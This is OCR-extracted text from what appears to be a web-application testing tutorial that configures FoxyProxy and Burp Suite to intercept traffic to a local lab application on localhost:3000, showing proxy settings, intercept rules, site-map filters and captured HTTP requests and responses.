3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
```


```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  Content-Type: application/json; charset=utf-8
7  Content-Length: 831
8  ETag: W/"33f-iUVeSDcAmYUFkKO7SJpY3TvwOmY"
9  Vary: Accept-Encoding
10 Date: Sun, 10 Oct 2021 23:57:54 GMT
11 Connection: close
```





Recommended
Click here
FoxyProxy Standard
by Eric H. Jung
FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.
Add to Firefox



Add FoxyProxy Standard?
It requires your permission to:
Access your data for all websites
Clear recent browsing history, cookies, and related data
Download files and read and modify the browser's download history
Display notifications to you
Control browser proxy settings
Access browser tabs
Learn more about permissions
Cancel
Add



FoxyProxy
Options
What's My IP?
Log



Add Proxy
Title or Description (optional)
Burp Suite Proxy
Color
#66cc66
Pattern Shortcuts
Enabled
On
Add whitelist pattern to match all URLs
On
Do not use for localhost and intranet/private IP addresses
Proxy Type
HTTP
Proxy IP address or DNS name
127.0.0.1
Port
8080
Username (optional)
Password (optional)
Cancel
Save & Add Another
Save & Edit Patterns
Save


FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
Burp Suite Proxy
(for all URLs)
Options
What's My IP?
Log



Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
• CMS & Framework Identification
• Web Application Proxies
• Web Crawlers & Directory Bruteforce
• Web Vulnerability Scanners
burpsuite
commix



Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the intercept tab.
Intercept requests based on the following rules:
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|^ico$|...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited



Intercept Server Responses
Use these settings to control which responses are stalled for viewing and editing in the intercept tab.
Intercept responses based on the following rules:
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relationship
Condition
Content type header
Matches
text
Or
Request
Was modified
Or
Request
Was intercepted
And
Status code
Does not match
^304$
And
URL
Is in target scope
Automatically update Content-Length header when the response is edited



Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser
Turn on Intercept



Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Site map
Scope
Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content;
http://localhost:3000
http://localhost:4200
http://localhost:3000/
Add to scope
Scan
Engagement tools [Pro version only]



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
Site map Scope Issue definitions
1
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Filter by request type
Show only in-scope items
Show only requested items
Show only parameterized requests
Hide not-found items
2
Filter by MIME type
HTML
Script
XML
CSS
Other text
Images
Flash
Other binary
Filter by status code
2xx [success]
3xx [redirection]
4xx [request error]
5xx [server error]
Folders
Hide empty folders



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Site map Scope Issue definitions
Re-enable
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://localhost:3000
/
MaterialIcons-Regular.woff2
api
assets
font-mfizz.woff
main-es2018.js
polyfills-es2018.js
rest
runtime-es2018.js
socket.io
styles.css
vendor-es2018.js
Host Method URL Params Status Length MIME type
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 101 129
http://localhost:3000 GET /api/Challenges/?name=... ✓ 200 961 JSON
http://localhost:3000 GET /api/Quantitys/ 200 6224 JSON
http://localhost:3000 GET /assets/i18n/en.json 200 28546 JSON
http://localhost:3000 GET /polyfills-es2018.js 200 58626 script
http://localhost:3000 GET /rest/products/search?q= ✓ 200 13218 JSON
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 200 232 JSON
http://localhost:3000 POST /socket.io/?EIO=4&trans... ✓ 200 121 text
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 200 168 JSON
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 200 136 text
http://localhost:3000 POST /socket.io/?EIO=4&trans... ✓ 200 121 text
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 200 136 text
Request Response
Pretty Raw \n Actions
1 GET /socket.io/?EIO=4&transport=websocket&sid=vaRttvKgFMtqqUgvAAAK HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: http://localhost:3000
9 Sec-WebSocket-Key: SXAPbPAEHoUGMBbCouJVyLg==
10 Connection: keep-alive, Upgrade
11 Pragma: no-cache
12 Cache-Control: no-cache
13 Upgrade: websocket
14
Search...

